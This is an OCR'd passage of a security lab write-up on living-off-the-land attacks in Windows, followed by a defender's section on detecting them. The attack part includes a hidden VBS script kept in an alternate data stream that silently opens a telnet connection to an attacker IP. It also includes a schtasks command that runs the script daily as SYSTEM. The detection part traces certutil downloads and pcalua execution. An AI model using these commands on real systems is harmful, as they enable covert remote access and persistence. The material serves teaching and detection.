




- Now let’s upload our vbs script and store it on ADS


```
Option Explicit: Dim ipAddress, port, objShell, strCommand: ipAddress = "192.168.1.18
3": port = 2628: Set objShell = CreateObject("WScript.Shell"): strCommand = "telnet "
& ipAddress & " " & port: objShell.Run strCommand, 0, False: Set objShell = Nothing
```







- Then we will set taskscheduller to execute the below visual basic script.

```
schtasks /Create /SC DAILY /TN "Sysmon start" /TR "wscript C:\Users\Alhakami\Desktop
\Tools\Sysmon\Sysmon\Sysmon64.exe:Auto.vbs" /ST 10:00 /RU SYSTEM /RL HIGHEST /F
```




- Now let’s execute it just to verify the connection!






V. Defender's Perspective




A. Detecting The Attack

- In this section, we will explore methods and techniques for detecting the previous conducted attack that utilized the Living-off-the-Land (LotL) binaries. Detecting such attacks requires a comprehensive understanding of the subtle signs and behaviors that might indicate malicious activities facilitated by legitimate system tools.




Technical details

- We will start by analyzing the network traffics to identify any malicious activity. Then we can start from that point to track the attacker activities.
- We found an HTTP request triggered via Microsoft-CryptoAPI, which is weird from 192.168.1.183 server.




  - After analyzing the response packet! we identify that it is an Portable Executable that has been downloaded by Microsoft-CryptoAPI. This is a native Windows useragent that is used specifically by Certutil URL Agent.


- Now let’s dig deeper by analyzing the endpoint and identify how this request has been triggered? Aligning with timeline, we will track the past activity on the endpoint.
- We noticed the end-user clicked an attachment called UpdateCheck.exe!




  - After that we noticed, Powershell script that was created in temp directory. This script is executed before running any Powershell script to check the Applocker policy or restriction on scripts execution. However, this is a great indicator of PowerShell script execution. In other words, the UpdateCheck.exe (Attachment) got executed then it execute a Powershell script.



  - Let’s analyze the executed PowerShell by analyzing the 4104 PowerShell event ID. We can tell this is an obfuscated PowerShell script!





- Thanks to 4104 event id it also deobfuscate the script for us.




- From the above commands, we can tell that it will download Edgeupdate.exe from 192.168.1.183 by abusing Certutil built-in utility to avoid detection then store it in C:\Windows\Edgeupdate.exe. After that it will abuse pcalua built-in executable to execute the Edgeupdate.exe.

- Let’s verify our assumption. We noticed the execution of Certutil.exe to drop the malicious payload.







- We also noticed the execution of the malicious payload via pcalua.exe!




- After that the malicious Portable Executable attachment process got termintated. This is a clear of the mission of that payload! It is a dropper.




- Then the malicious Portable Executable Edgeupdate.exe got executed, which triggered an dns query to the attacker machine.






